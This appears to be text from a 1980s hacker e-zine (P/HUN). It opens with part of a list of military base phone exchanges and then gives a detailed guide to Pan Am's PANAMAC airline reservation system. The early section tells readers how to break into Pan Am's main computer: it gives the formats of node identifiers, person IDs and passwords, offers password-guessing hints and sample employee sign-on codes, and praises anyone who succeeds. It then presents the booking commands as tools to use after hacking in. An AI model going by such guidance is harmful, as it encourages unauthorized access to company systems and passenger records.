|                                           | Duty Off      | 869-6233 |
|                                           | Oper Assit.   | 869-6411 |
|                                           | Non Duty Hrs. | 869-6233 |
| Nav Sup Cen, Oakland.....                 |               | 836-XXXX |
|                                           | Oper Assit.   | 836-0111 |
|                                           | Info Oper     | 836-4011 |
| San Diego.....                            |               | 522-XXXX |
|                                           | Oper Assit.   | 522-1011 |
| Nav Tng Cen, San Diego.....               |               | 524-XXXX |
|                                           | Oper Asst.    | 524-0111 |
| Nav Tng Cmd Pac Fleet, San Diego.....     |               | 524-XXXX |
|                                           | Oper Assit.   | 524-0111 |
| NAVSURFPAC, San Diego.....                |               | 958-9XXX |
|                                           | Oper Assit.   | 958-9101 |
| South Pac, Moffet Fld.....                |               | 462-XXXX |
|                                           | Oper Assit.   | 462-0111 |
| Nav Wpns Cen China Lake.....              |               | 437-XXXX |
|                                           | Oper Assit.   | 437-9011 |
| Nav Wpns Sta, Concord.....                |               | 253-5111 |
| Nav Wpns Sta Steal Beach.....             |               | 873-7XXX |
|                                           | Oper Assit.   | 873-7000 |
| Navy Post Grauduate School, Monterey..... |               | 878-XXXX |
|                                           | Oper Assit.   | 878-0111 |
| Norton AFB, San Bernardino.....           |               | 876-XXXX |
|                                           | Oper Assit.   | 876-1110 |
| AUTODIN Tech Con.....                     |               | 898-3944 |
| Oakland Army Base.....                    |               | 859-XXXX |
|                                           | Oper Assit.   | 859-0111 |
| Pacific Msl Test Cen, Point Mugu.....     |               | 351-XXXX |
|                                           | Oper Assit.   | 351-1110 |
| Pasadena Fed Cen.....                     |               | 879-5011 |
| Point Sur Nav Fac, Big Sur.....           |               | 629-1470 |
| Presidio of San Francisco.....            |               | 586-XXXX |
|                                           | Oper Assit.   | 586-1110 |
| Rio Vista.....                            |               | 586-5837 |
| Riverbank Army Ammo Plt.....              |               | 466-4100 |
| Sacramento Air Log Cen.....               |               | 633-XXXX |
|                                           | Oper Assit.   | 633-1110 |
| Sacramento Army Depot.....                |               | 839-XXXX |
|                                           | Oper Assit.   | 839-1110 |
| Sharpe Army Depot, Lathrop.....           |               | 462-2XXX |
|                                           | Oper Assit.   | 462-2011 |
| Sierra Army Depot, Herlong.....           |               | 830-9XXX |
|                                           | Oper Assit.   | 830-9910 |
| Space & Msl Sys Org, Los Angeles.....     |               | 833-XXXX |
|                                           | Oper Assit.   | 898-1780 |
| Travis AFB, Fairfield.....                |               | 837-XXXX |
|                                           | Oper Assit.   | 837-1110 |

|                                             |          |
|---------------------------------------------|----------|
| 22nd AF Tac Cmd Post.....                   | 730-1410 |
| 22nd AF Tac PBX.....                        | 869-3480 |
| USPFO Natl Gd, San Luis Obispo.....         | 879-9201 |
| Oper Assit.                                 | 878-9211 |
| Vanderberg AFB, Lompox.....                 | 27X-XXXX |
| Oper Assit.                                 | 276-1110 |
| West Div Nav Fac Engr Cmd, San Bruno.....   | 859-XXXX |
| Oper Assit.                                 | 859-7111 |
| 6th Army Presidio of San Francisco.....     | 586-1110 |
| 15th Air Force wea Spt Unit, March AFB..... | 727-1647 |

DDDDDDDDDDDDDDDDDDDD

The file is getting rather long and dont want to bore people with long lists of numbers therefore, Part ][ & Part ]I[ will be on later issues of P/HUN Online Magazine.

-----  
= P/HUN Issue #3, Volume 2: Phile #5 of 11 =  
-----

[illegible]

-----  
Ever wondered how the airline computers work? Well this article will inform you as to various information, commands etc. The more you know about them the more favors you can ask of them. I will go into details on how they go about booking actual flights so you get an understanding on how its done. The article will have actual outputs etc and explained in depth.

Page 37

## What is PANAMAC?:

-----

PANAMAC are computers Pan Am's Sales Agent use for booking flights, answering our various questions on arrivals,departures,visa etc.This is only a small percentage of the questions.PANAMAC is full of info.

Where can you find answers to the these questions:

- What is a DH7 aircraft
- How many passengers were their in flight P2308 last month
- What will be the bus fair when traveling from Mombasa to Nairobi in Kenya
- What does SXR represent
- Information on carrying pets
- Where does one go for yellow fever shot in Kansas or anywhere in USA
- What is the departure tax from from anywhere in the world
- How many ciggerates is one allowed to take from USA to Pakistan
- Where to stay
- Which hotels?
- Weather conditions in a particular country
- Flight delays

Get my drift? Well the above questions can be answered using the PANAMAC. PANAMAC is manufactured by ICOT.

## Logging On to The Main Pan-Am Computer: (Not the PANAMAC )

[illegible]

[This particular info on logging on was acquired from a Pan-Am employee]

[illegible]

This is the most hardest part of all. While logging on to the Pan Am computer you will not see any type of an identifier. These system use E,7,1 characterists.

Enter as follows:

".Nodes" or ".N" then the Node Identifier:

The Node identifier:

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

This part of info will contain the NPA a person is calling from and then followed by a 7 digit access number in which last two are the state abb.

An example would be: 71811355NY <C/R>

Its a high possiblity that the "11355" could be a zip code

The Person ID:

DDDDDDDDDDDDDDDDDDDD

After the Node Identifier enter:

```
.PI [ (NPA,8 Alpha Numeric Chracters which first being a letter)
```

## Password

DDDDDDDD

The password is assigned to the employees which is supposed to be 6 to 8 characters alphanumeric with first being usually "P"

Enter Password using ".P" or ".PASSWORD" (No echo)

(After this you will get a long pause for about 1 min) Then if you guessed wrong then it will log you off.

Your in!!!

DDDDDDDDDD

If you have made it so far then you are a hell of Hacker and you have my full respect.

After you have entered correct information then you will get a message like this:

Pan Am Airlines (4854.00PA)

Unauthorized Access will lead to a prosecution.

```
> ( This is the SOM Prompt)
```

(After that you will get a "SOM" prompt. Then from here on your home free. The SOM is there for you. Almost all the commands in the PANAMAC will work on their Main Computer.

[illegible]

**\*\* NOTICE ,READ CAREFULLY \*\***

>From here on the article will deal with PANAMAC Airline Computer which your sales agent uses to book you a flight and give you information. You wont be able to call these up tho, but rather use the infomation provided here when you hack the Main Pan-Am Airline Computer. (Process is described above)

I repeat, all the commands are on The PANAMAC will work on the Main Computer.

[illegible]

Basic PANAMAC hardware:

-----

A set consists of a display screen, standard type writer key board with row of function keys along the top. There will also be a block of keys to the right of the main key board and another block of keys to the far right.

I will explain almost all the keys on the board. The keyboard is a little

| FUNCTION KEYS                                                |                                                  |                    |
|--------------------------------------------------------------|--------------------------------------------------|--------------------|
| Basic Keyboard with twin functions<br>invoked by ALT + [Key] | cursor<br>keys<br>Next<br>Part<br>Delete<br>etc. | PF 1-30<br>15 keys |

(They can be invoked by using the ALT plus the appropriate key)

ALT + 

|   |       |   |
|---|-------|---|
| + | ----- | + |
|   | Z     |   |
| + | ----- | + |
|   | CALC  |   |
| + | ----- | + |

 -----> CALCULATOR MODE

(CHANGE) - Used when changing name entries.

(IGN) - Used to ignore any transaction made like when you enter something for example in the PNR (Passenger Name & Record) and you dont wish to save the current format you would use the IGN.

(XITN) -Cancel all itinerary in a PNR. The intinerary is the record of a flight

(ARNK) - Arrival not known.

#### 234.TXT

- (ET) - End Transaction. This store the the edited PNR.
- (GFAX) - General FACTS. Info on passengers that Pan Am & other airlines need to know.
- (FAX) - Host FACTS. Info on passengers that only Pan Am needs to know.
- (RMKS) - Remarks field to store misc info.
- (RCVD) - Received filed. Name of person who made the booking.
- (SEG) - Leave an open segment for a passenger who may want to return at an unknown date but is sure that he/she will travel by Pan Am.
- (IAS) - The "/" key is on the bottom of the keyboard. The letters "IAS" stand for Insert After Segement (will be used later in the article).
- (NAME) - Name of persons traveling eg. -3smith/sethmr/danmr/loydmr this is an eg. of an entry made if three person seth, dan, loyd were travelling a family obviously having the same last name.
- (DSPL) - Display a PNR, history, itin etc.
- (CLEAR) - To clear the field that you are working in (To clear all fields press ALT - CLEAR)..Doesn' delete any info.
- (ALARM) - When you hear a "beep" use ALT-R (alarm) to clear the alarm.
- (SOM) - Start of message.You will receive a new start of message.
- (CLICK) - A toggel to switching on & off of the blinking of the cursor.
- (RDUC) - Reduce fares.This is to view fares on senior citizen, students etc.
- (ERASE) - A sort of a DEL key to delete the last character.
- (SHIFT) - Used to toggle the second mode of the key.
- (CALC) - To get to the calculator mode.
- (END-I) - Used to display domestic fairs.
- (END ITEM) - Used while inputing many name entries;Instead of using the <C/R>.
- (ENTER) - Self explanatory.
- (EDIT FRMAT) - To transpose a copy from one field so another.

(NEXT PART) - Move the cursor from one field to another.

(INSERT CHAR) - Insert a character.

(DELETE CHAR) - Erase a character between a word and moves up the rest of the word.

(INSERT LINE) - To Insert a line.

(DELETE LINE) - Self Exp. but cursor remains there.

(PART) - Just like the cursor keys UP,DOWN,RIGHT,LEFT.

(PF10) - To direct a command to the upper left field.

(PF11) - " " " " " " " right ".

(PF13) - " " " " " " bottom left ".

(PF14) - " " " " " " " right ".

## Part II DDDDDDD

### SOM/CURSOR:

-----

When they first start, the screen is divided into 4 parts (dotted line line sepating the four fields.Each of those four field contains the SOM (this is PANAMAC prompt).The SOM looks like an equilateral triangle pointing towards the right.The cursor could be in any field or left of when last used.

In this article the I have characterized the SOM as ">"

Now to move to the next field one would use the "NEXT PART" key.

### SINNING IN (LOGGING IN):

-----

In order to use the PANAMAC the all sales agents have to sine in. Each user is assinged 2 things:

- 1) COLLINS SINE: - This is needed to sine in to the phone.
- 2) PANAMAC SINE: - This is needed to access the computer.

### COLLINS SINE:

-----

The COLLINS SINE is a code used to access the phone system to receive calls and make calls.This serves as an unlocking device  
The collins sine consists of 9 chracters.The first is always an asterisk the next two are CAPITALS letters almost always (SI)

Here are some examples of COLLINS SINEs :

\*SI340450  
 \*SI409321  
 \*SI345090  
 \*SI430092

By sinning into the telephone is exactly what I mean. One would enter in thru the touch tones (NOT THRU THE COMP)

So therefore \*SI30450 one would would enter the \* ,74 for SI then the rest of the #s.

Heres how the telephone key PAD looks :

|          |          |          |      |      |    |
|----------|----------|----------|------|------|----|
| 1        | ABC<br>2 | DEF<br>3 | REL  | EMGY | CW |
|          |          |          | DAIL |      |    |
| GHI<br>4 | JKL<br>5 | MNO<br>6 | SUPV |      |    |
|          |          |          |      |      |    |
| PQR<br>7 | TUV<br>8 | WXY<br>9 |      |      |    |
|          |          |          |      |      |    |
| *        | 0        | #        | IN   |      |    |
|          |          |          | AVI  | RPT  |    |

Key Pad:

IN - The IN key on the telephone key pad serves as a hold button the key will blink when customer is on hold.

AVI - (Available) is depressed when the sales agent is available for the next call.

RPT - [Unknown]

REL - (Release) Pushed when the sales agent doesn't want to be instantly available for the next call. Depress AVI before releasing call.

DAIL - (out dail) - Depress the key and dial out. Method :

- 1) When asking for help 7714,7721,7713
- 2) Pantel (Used to call up the Pan Am airport) - 8XXX-XXXX
- 3) Local 212 Calls 9XXX-XXXX.



4) All others 8XXX-XXX-XXXX

SUPV - When the sales people ask for assistance

EMGY - This key is an important one. Suppose some one makes a bomb threat this key is immediatly depressed and the conversation is recorded in another room. The sales agents have been taught to keep them online as much as they can.

CW - Will be used for Call Waiting in the future.

PANAMAC SINE:

-----

The PANAMAC SINE in consists of 10 characters with BSIA (always) the first four. The next four are all numbers and the last 2 are letters which could be anything.

Examples:

BSIA0290KI

BSIA8534PO

BSIA3309DS

Procedure:

-----

This is the procedure they follow:

- 1) Sine in to the telephone - \*SI
- 2) Sine out - \*SO ( the SO stands for sining out)
- 3) Sine in the computer - [PAMAMAC SINE]
- 4) Sine into the telephone

Now the sales agent is ready to receive calls.

General Information Index:

-----

PANAMAC contains most of the technical information that is needed by the the service representatives.

To display (G)eneral (I)nformation (I)ndex you would input:

>KIINF followed by the first letter of the subject desired.

OUTPUT:

KIABLA - Albany Airport Info

KIATLA - Airport at Atlanta Georgia

KIAULA

KIABWA

KIBOSA

:

etc ...

:  
KIZAQE

By just entering KIINF you would get all the KIINF Index from A to Z. You can take it as if the KIINF is a root directory and its divided into thousands of subdirectories.

The letter KI actually stands for Key In followed by the INF for information.

For example if you wanted to display general information on car rentals it would like this:

>KIINFC (Type at the SOM)

The system will list car-rental related files. Then all they do is retrieve it.

Station Information File (CITY INDEX)

-----  
PANAMAC also contains information about specific cities. To display the Index for a particular city, one is able to Key In (KI) and type in the three letter city code. So lets say you wanted some information about Atlanta : Type in:

>KIATL

This will display all of the files concerning Atlanta. Now to display a particular file to view one would enter KIATL plus the the letter code of the file name. Therefore if you wished to view the information on airports in Atlanta enter:

>KIATLA

you will have a screen filled with all sorts of information about the Airports in Atlanta.

Examples of some Catagories of G.I.N

-----

| Index  | Help On                                                             |
|--------|---------------------------------------------------------------------|
| -----  | -----                                                               |
| KISKDE | - What type of Aircraft is an AB3 ?                                 |
| KIXXKU | - What is the City Code for Kuala Lampur ?                          |
| KICCCG | - What is the currency code for Greek money and whats it called ?   |
| KITTA  | - What movies will be shown on the flights next month ?             |
| KIIHCH | - Is there an Inter-Continental Hotel in Columbo ?                  |
| KIBOMC | - How many cigarettes are allowed for a passenger going to Bombay ? |

## 234.TXT

KINYCV - Where can one go to get a Yellow Fever shot on N.Y ?  
KIJFKT - How much will a taxi cost from JFK Airport into the city ?  
KILONK - What time did a flight PA 56 arrive in London this morning ?

Its impossible to list all the Key Ins in this article. In future I may write up an article listing all of these.

## Part III DDDDDDDD

### Booking Pan Am Flights:

-----

To ask Panamac which flights are available on a specific day, you type a standard availability entry :

>A 6JUNNYCMIA0900

Lets break it down:

- The 'A' is always used.Its is the action code to request availability
- The '6' is the departure date
- The 'JUN' is obviously the first three letters of the month
- 'NYC' is the origin city where the flight is taking off
- 'MIA' is destination city which in this case would be Miami
- and the '0900' is the time desired

So therefore on a flight on 3rd of July from Nairobi to London at 1100 hours would be:

>A3JULNBOLON1100 [spacing is optional]

When requesting availability FROM/TO codes should be CITY codes.This will allow Panamac to display the full schedule of flights operating FROM/TO all airports in that city,beginning with the time requested. For eg. If you request availability FROM/TO JFK,Panamac will only display flights that operate FROM/TO JFK but If you request availabilty FROM/TO NYC, Panamac will display flights operate FROM/TO JFK and LGA

### Availability Display:

-----

Panamac will display up to 6 lines of both direct and connecting services beginning with the Pan Am flights closest to the time requested.

For eg: Lets assume that one the sales agent has made the following entry from Newyork city to Frankfurt:

>A 18AUGNYCFRA1800

The Panamac will display the following output:

```

18 AUG-THU-PA HELI FREE PJ                ALTERNATE SERVICE
1PA  72  PAJAYABOHA  JFKFRA  1830  0745*1  74X  DDD0  715
2PA   4  PAJAYABAHA  JFKFRA  1800  1215*1  74*  DDD1  1015
:   :   :           :           :   :   :   :   :
[and so on...]

```

Remember these are "Direct Flights" not connecting

Analyzing the first 2 lines:

-----

line 1:

-----

18AUG-THU - The date you requested with the day of the week

PA HELO FREE - City Pair Message..Consists of general info

ALTERNATE SERVICES - Service other than than direct PA is programmed

Line 2:

-----

1 - Line number. PMC will display up to six lines of both direct and connecting service beginning with those flights closer to the time required

PA - PA is the airline code for Pan Am

72 - Flight number

PAJAYABOHA - Indication of classes for eg:

P - Premium First Class

J - Premium Clipper Class (wide body aircraft)

Y - Normal Eco Class

B - Apex fare

H - Bulk Fare

A - This indicate that the flight is available

0 - No seats available (ZER0)

JFKFRA - This will tell you the departure and the arrival.Only AIRPORT CODES are used.

1830 - Departure time

0745 - Arrival time

\*1 - This will show when the flight will arrive one day later

74X - [Self explanatory]

DDD - Indicates that meals are served if Blank then no meals served

0 - The NUMBER of time the flight will make a stop between the two airports

715 - Elapsed flying time in hours and minutes.

Sometimes after the entry of classes one may see "X plus to digits of the week...For eg. "X13

## 234.TXT

This means that flights operates only on certain days of the week except Mondays & Wednesdays. If blank then flights are everyday.

If no specific departure time is indicated by the passenger an availability entry can be made indicating "A" for A.M , "P" for P.M and "N" for noon.

eg.

>P23FEBNYCAUS --> In this case the Panamac assumes that its 1700

Short selling

-----

Lets say one of the availability display was as follows:

10DEC

4PA 754 JAYA JFKLHR 600 1200 74X S 0 6:00

The departure is from JFK to london's Hethro Airport  
Now suppose you wanted to book 3 seats on this flight.They would enter as follows:

> N3Y4

N - This the abb. for "need" for the Panamac

3 - Number os seats.In our case 3

Y - This is the class (Y in this case)

4 - This tells us the line number of the Display explained above

This method of booking seats is called short selling.[Short Sell]  
incase you ever ever hear it.

The Panamac will respond with:

1PA 754 Y 10DEC JFKLHR HS3 600 1200

1 - This represents the numbers of flights the sales agent has booked

PA - The 2 letter code for Pan Am

754 - Is obviosly the flight #

Y - The class

10DEC - The date of departure from NYC

JFKLHR - Flight going from Newyork City to London

HS3 - (H)ave (S)old three seats confirmed

600 1200 - the the departure and arrival time

Connecting Flights:

## 234.TXT

-----

Many times a passenger travels from point of origin to final destination by connecting from one flight to another at an intermediate point or points. This will be a single connection when only one point (City) is involved and there is also a concept of "double connection" ... This obviously means that the person changes flights at 2 cities.

While viewing the display a typical connecting flight would look like this

```
5PA 120 PAJAYABAHA 1DEC [ ]LON 600 1200 75X LLL0 600 400
```

It is clearly visible that this is a connecting flight because we have the elapsed time (600) and the total elapsed time of connecting service from origin city to its destination (400)...Simple enough huh ?

Short selling is also done in this case.

Format used:

```
[ N ][# SEATS][CLASS][FROM A DISPLAY LINE][ITS CLASS][FROM LINE]
```

How to display a particular flight:

-----

Assume that you have the following flight on an availability display

```
01JAN-FRI-  
1PM 90 PAJAYABOHA LAXZRH 1030 0930*1 74X 2 1515
```

Suppose you make a reservation on flight 90, the 01JAN and want to ask the sales agent where the flight stops en-route and what day the flight arrives. This is what he/she will enter into PANAMAC...

```
>S PA 90 / 01JAN LAX
```

S - Code for schedule

PA90 - Carrier code & flight number

/ - A slash as a separator

01JAN - Departure date from boardpoint

LAX - is the board point. The three letter airport code

Output will be:

```
SPA90/1JANLAX  
LAX JFK ZRH STR TXL  
1839 0930*1 1210*1 1400  
1030 2015 1135*1 1255*1
```

Flight 90 departs Los Angeles (LAX) at 1030 and arrives New York (JFK) at 1839, leave New York at 2015, arrives Zurich at 0930 the next day because the

234.TXT

(\*1) indicate it then leaves Zurich at 1135 that morning arrives in Stuttgart (STR) 1200 ... and so on. .

#### Retrieving Itinerary

-----

It is sometimes necessary to view the booking. This is done by using the "\*" key on the right top of the keyboard.(THE DISPLAY KEY)  
Then type in "I" for itinerary.

>\* I

Response will look something like this:

1 PA 90 P 13DEC JFKFRA HS3 600 1200  
2 PA 95 Y 15DEC JFKFRA HS3 700 1300

[and so on ....]

#### Cancellation :

-----

To cancel the booking in line 2 from above example enter:

>X 2

This will cancel the second segment. The Panamac assumes that the flight cancelled is going to be replace by another..so therefore the next flight one books will become the second segment automatically.

Response:

NEXT REPLACES 2  
FLT SEG RELATED FACTS HAS BEEN CANCELED

To cancel multiple itinerary just enter Function Key "XITN"

Response:

ITIN CNLD

#### Alternate Method: Segment Entries

-----

Sometimes the display is not necessary if you know the flight number, Origin - Destination ,CLASS, date, # of seats.This is done by entering whats called a "Flight Segment"...so if the flight is available then Panamac will confirm the seats to you.  
The "0" key on the keyboard is the "SEG" key.

For example if you wanted to book 4 seats from Newyork (JFK) to London's

234.TXT

Hethrow Airportt(LHR) in Premium First Class (P) on 3rd July FLIGHT 90  
The sales agent would enter:

>0 PA 90 P 3JUL JFKLHR NN4

The "0" is the SEGment Identifier.The NN4 means you need 4 seats.

Erasing all Flights booked:

-----  
To ignore all flights booked.The sales agent would enter the IGNORE TRASACTION  
Function Key.This is the key displayed as "IGN".The key is located fifth  
from the right side of the function keys.

>I

response:

ALL TRANSACTIONS IGNORED

#### Part IV

-----  
Single Connections:

-----  
One has to understand in this that sometimes direct connections are not  
available and therefore a second location must be used.  
There are also second degree connection(also known as double connections)  
In this example, an availability request between LAX(los Angeles) and JFK  
(John F. Kennedy N.Y) requires a connection at a single city. It would look  
like this:

>A 20APR LAXJFK P [This is just an eg. In reality there is a connection]

Output:

SVC NOT AVAILABLE IN THE SYSTEM  
%2 or #2

This response obviosly means that there is no connection going between  
these two points.But after that you may get a percent followed by the month  
or a number sign followed by the year. This (%) means that the service is going  
to be offered in 2 months in this case or same aplys for the year which is the  
(#).

Therefore the agents have to know how to connect flights. They do supply them a  
connection availablity chart on the side.

So lets say (just as an eg.) that there is a direct connection from the  
airport in San Francisco(abb. SAN) to JFK and theres also a connection between



SAN to LAX. Then obviously SAN is used as a connecting airport. Therefore the agent would enter:

>A 20APR LAXJFK P / 1 SAN 100 / 1

A 20APR LAXJFK P - This is a regular entry[See above for more on it]  
 / - This slash has to be there a separator(compulsory). Also shows connection is to be made somewhere  
 1 - O.k this will be different as in 3 cases below:  
     1 - When you are sure that Pan am operates that particular route.  
     2 - When sure that Pan am does not travel that route or  
     3 - When not sure which one travels that route.  
 SAN - This is the first connector.  
 100 - Minimum connection time allowed at the airport.  
 / - Second slash as a separator also compulsory  
 1 - This entry is for the airline you are connecting to in this case its Pan Am. Use the third entry chart provided in the above eg.

Second Degree Connection[DOUBLE CONNECTIONS]:

-----  
 All one must do in this case is just add the another connection after the single connection in the same form. So therefore in the above case if one wants to go from LAX to JFK .He would have to go from:

LAX --> SAN -->[another connector airport] --> final destination JFK  
 -----

NOTE: PANAMAC cannot construct connections at a city if it entails connections between different airports, i.e it cannot construct a connection if the arrival is not LaGuardia(LGA) and departures is from JFK or arrive at CDG and depart ORY .....Just imagine the havok it would create if one could do that ?

Flight Information:

-----  
 PANAMAC provides the capability to display Flight/Arrival Departure Info more commonly known as "FLIFO". FLIFO may be requested from the entire sequence or for the selected broadpoint in an entry:  
 For example:

>2 PA 50 F 2APR MCO

2 - This is the FLIFO action code  
 PA 50 - is the flight number  
 F - This is the letter used for request departure/arrival info from selected city.  
 2 APR - The date of the departure.  
 MCO - is the broad point

## 234.TXT

Output will be:

```
2 PA50F 2APR MCO
/MCO OFF 1529 MIA IN 1611 AN ON TIME ARRIVAL
/MIA OFF 1847 LHR IN 0733
```

This first entry would read as follows: Pan Am flight PA 50 departed at 1529 from MIA and arrived at 1611 - Will indicate on time and so on.

To request FLIFO for a selected broad point, Enter

```
2 PA50 A 4DEC LHR
```

A - This is the request for ARRIVAL/DEPARTURE info at the city in entry  
4 DEC - The arrival date  
LHR - London Hethro Airport which is the arrival city.

Output:

```
2 PA50 A 4DEC LHR
/MIA OFF 1847 IN 0733
/LHR OFF 1150 FBU IN 1488
```

## Part V

-----

Open Flights:

-----

Often people who are not sure (or not stable=)) will keep there flight open.  
This has to be instructed into the Panamac.

Suppose the agent has made an entry of:

```
>1 PA 56 P 19APR LAXJFK HS1 1200 1600
```

The HS1 means that he has booked 1 seat as explained above also.  
Here in the example the passenger wants a round trip ticket first class  
an "open" return. Therefore it would be:

```
>0 PA 56 P JFKLAX QQ1
```

0 - Is the segment id (actually for the open)  
PA - the ailine code  
56 - is the flight number  
P - is the class  
QQ1 - This is the action code. Compulsory for the open flight booking

Response:

2 PA 56 P JFKLAX QQ1

This has actually booked a round trip ticket from JFK - LAX "Open"

Schedule Displays:

-----

Sometimes it is necessary to display which airlines fly a particular route when not sure.

Suppose the agent wanted to find out the all the airline that travel at a particular date from LAX to JFK then the entry would be:

>S 19APR LAXJFK A

S - Entry for the (S)chedule

19APR - Date

LAXJFK - Self exp.

A - Time ,here A.M (could be also P for P.M or N for noon)

Output:

19APR-SUN-

1TW 747 FVBQM LAXJFK 1200 1400 73S 0 111

etc...

etc...

In cases where theres is service only once or twice a week between 2 cities, you might have to make more than one entry to request a schedule display.

Eg:

>S 1APR LHR SAN

(Do not enter time because you want 24 <--day-->24 explained later)

Output:

NO MORE FOR DISPLAY LHR SAN

o.k this mean that there is no service between these 2 points on the day requested.O.k the PANAMAC scans this 24 hours before and 24 hours after the date and time.This means that it has already scanned 3 days.So the next entry would be:

>S 3FEB LHR SAN

But if there is no flight offered between the 2 points then the system would

reply:

SVC NOT IN SYS

Arrival not Known(ARNK)

-----

Suppose a passenger was flying from LAX to JFK then he/she decides to take a bus from JFK to maybe CVA (Cincinnati) then from there return to LAX. This would be considered "Arrival Not Known" (ARNK). Lets say a passenger booked a flight from LAX to JFK

1 PA 747 Y 10APR LAXJFK HS3 1200 1600

His route from JFK to CVA is not known. Therefore this will require the ARNK function key. The entry would be:

>0 A (or the ARNK function key)

Output:

2 ARNK

Then lets assume that you have booked a return flight from CVA back to LAX then if you list your Itinerary it would look like:

1 PA 747 Y 10APR LAXJFK HS3 1200 1600

2 ARNK

3 PA 745 Y 20APR CVALAX HS3 1700 2100

Inserting Segment Entries:

-----

Many times its necessary to Insert Segment while booking flights. Suppose a person is flying from Albany (ALB) to Miami (MIA) and back. His segment would look like:

1 PA 747 B 5ARP ALBMIA HS1 100 445

2 PA 747 B 10APR MIAALB HS1 1200 1545

Here the passenger is sure that he will return back to ALB on the 10 of APR no matter what. Now he may proceed to book the rest of the mid flight he wishes to take. So therefore after landing in Miami he wishes to fly to Orlando. Its airport code is MCO for Mc Coy Int. Now the sales agent has to make insert a segment after the first one.

Here is how it done:

>/ 1 [ Means Insert after segment #1]

## 234.TXT

/ - Symbol used to specify "Insert After Segment" Use the "/" or "IAS" key  
1 - The Segment #.

The Panamac will respond with " NEXT FOLLOWS 1 ". This indicates that your next entry will be after 1. After Inserting segments a "\*I" is necessary to renumber the segs. Also if you want to insert a segment before 1 then enter (/ 0).

## Part VI

-----

### Inputing Name Entries:

-----

After the flights have been booked the second part is to input all the names of the persons who are travelling.

O.k lets say 3 people were travelling together (Tom,Bill,Cathy and assuming that their family name is Doe)

The entry that is made into the Panamac would be as follows:

> -4 DOE / BILL MR / CATHY MRS / TOM MSTR

" - " - The name entries has to start with a dash.

3 - Is the number of people travelling

DOE - Family name

/ - slashes are compulsory to separate names

BILL MR - bill first name and Mr. is self exp etc..

**\*\*Note SPACING IS NOT NEEDED \*\***

The good thing about the Panamac is that the agent can assign up to 17 titles to person which are already hard core programmed:

COL.  
GEN.  
DR.  
LCDR.  
CPT.  
LTCOL.  
MR.  
MRS.  
MS.  
STR.  
MISS.  
LT.  
SGT.  
ADM.  
MAJ.  
REV.

CDR.

Yes Pan Am carries more military personnel than anyother airlines which by the way is a true fact. All other titles are just spelled out.

The name entries are counted after the first "/" for the NN3 in our case.  
( NN3 as mentioned above means Needed 3)

However there is an easy to do this by using the "End Item" key which comes out on the screen as an equal sign with a vertical bar across it. Its just like the IBM ACII VALUE 216. Therefore intread of entering (<C/R>) the agent would just use this key and continue his/her entries for eg:  
Use "!" at home.

>-1SMITHS/JOHN MR @-1JOHNSON./CATHY MRS

The "@" represents the "End Item" Key only in our case.

Infant Names:

-----  
O.k Infant names are not booked into the Panamac but only entered. Infant entries are ignored by stating it.This is done by entering a "I/".  
Then the # of the Infant eg.

>-I / 1 JOHNSON / TWEETY MISS

Item Number / Passenger Number :

-----  
Every persons are assigned an Item and Passenger number. Well it would be more correct to say passengers.  
Lets look at this entry:

-2SMITH/TOMMR/KATHYMS@-3JOHNSONS/DAVEMR/MICHELLEMS/JODYMRS

Now to display the name field the agent would enter "\*N"

Output:

1.2SMITH/TOMMR/KATHYMS 3.3JOHNSONS/DAVEMR/MICHELLEMS/JODYMRS

Here 1.2 means - 1 is the Item Number assigned and 2 is the number of the passengers etc.

There is a reason why the Item numbers is not consecutive. Its because there are 2 names in the first entry then obviously 3 follows as the next item number . Also in this case the infant entries are also assigned a number.

Changing name entries:

-----

## 234.TXT

Sometimes its necessary to change names in the entries.This is done by the "Change" key then just retyping the whole entry example:

1.2SMITHS/JOHBMR/MARYMRS

To chnage "Johb" to "John" the agent would enter:

-1 (Change key) 2SMITHS/JOHNMR/MARYMRS

Deleting entries is very simple.All the agent has to do is enter the Item # and the Change Symbol (By the way the change symbol looks a square and diagonals crossed in it.) and then press enter. From home you may use the "\*" and will work the same. So how does one delete one name from the an entry. That question I will leave up to you guys to figure out.(Hint: Use the Passenger number)

Inserting entries can be done in almost the same way by entering the passenger number then the entry eg:

>-/1 -SMITH/CATMR

The first slash means "Enter after"..In our case the passenger #1.

## Part VII

-----

Completing the Passenger Name & Record (PNR):

-----

The whole booking is not yet complete. The sales agent still have to fill three important entries to complete the PNR.These are:

- 1) By who was the booking RECEIVED(passenger,militaty,T.agency,Company etc.)
- 2) The TELEPHONE abb. output is "FONE"
- 3) When the TICKETS will be issued
- 4) Remarks
- 5) The age of child if there's one travelling

The first three are mandatory to complete the PNR. Numbers 4 & 5 are optional but the agents are encouraged to fill them out just for the records.

lets take a looks at the three mandatory ones. This article wont go over the optional ones.

RECIEVED:

-----

This field as stated clearly above identifies the party who made the booking. The characters cannot exceed over 19.The entry should always begin with a "6".This hardcored to interpret the recieved entry.Then comes the name of the

person. For example:

>6 MR DAVIS

The title always has to come first in case unlike inputting name entries.  
 Lets say if Mr. Davis worked for the American Travel Agency. Then the entry  
 is specified as follows:

>6 MR DAVIS/AMERICANTR

To Display the Passenger Data - Use "\*" P"  
 And the Output of the Eg. above would look like:

RCVD/RLOC-MR DAVIS/AMERICANTR

RCVD - Received

RLOC - Record Locator and then the name.

Changing these entries is done by the CHANGE key using the same principal  
 of changing name entries. In this case use the field "6" then input change  
 symbol then retype the name.

#### TELEPHONE:

-----

The hardcoded field used here is "9" not "6".

This information is entered by first typing a 9 then the "Source Of Booking"  
 (SOB) [See table provided for this entry]

Then a mandatory "\*" sign. The SOB relates to the 6th field as we will see.

Then comes the Phone number.

If a passenger (D) booked a flight the letter "H" for Home or "B" is followed  
 by the telephone number and if its an agency/commercial/Interline then the  
 name is used.

#### S.O.B Table:

-----

|                    |         |            |         |
|--------------------|---------|------------|---------|
| Direct (Passenger) | - 9 D * | Military   | - 9 G * |
| Government         | - 9 G * | Commercial | - 9 C * |
| Travel Agent       | - 9 A * | Interline  | - 9 I * |

Lets say you booked a flight and your phone number was 7185551234 and that was  
 your business number, the Entry made would be:

>9 D \* 718/5551234 B

If the "\*"P" is invoked then it would display :

RCVD/RLOC -MR DAVIS



FONE-NYC-A 718/5551234 B

The "FONE" serves to indicate the Telephone field. The the NYC has nothing to do with the NPA of the passengers phone number but it indicates the city location of the Panamac set where the booking was made. The "A" after the NYC is taken from the S.O.B table.

#### Passenger Relating:

-----

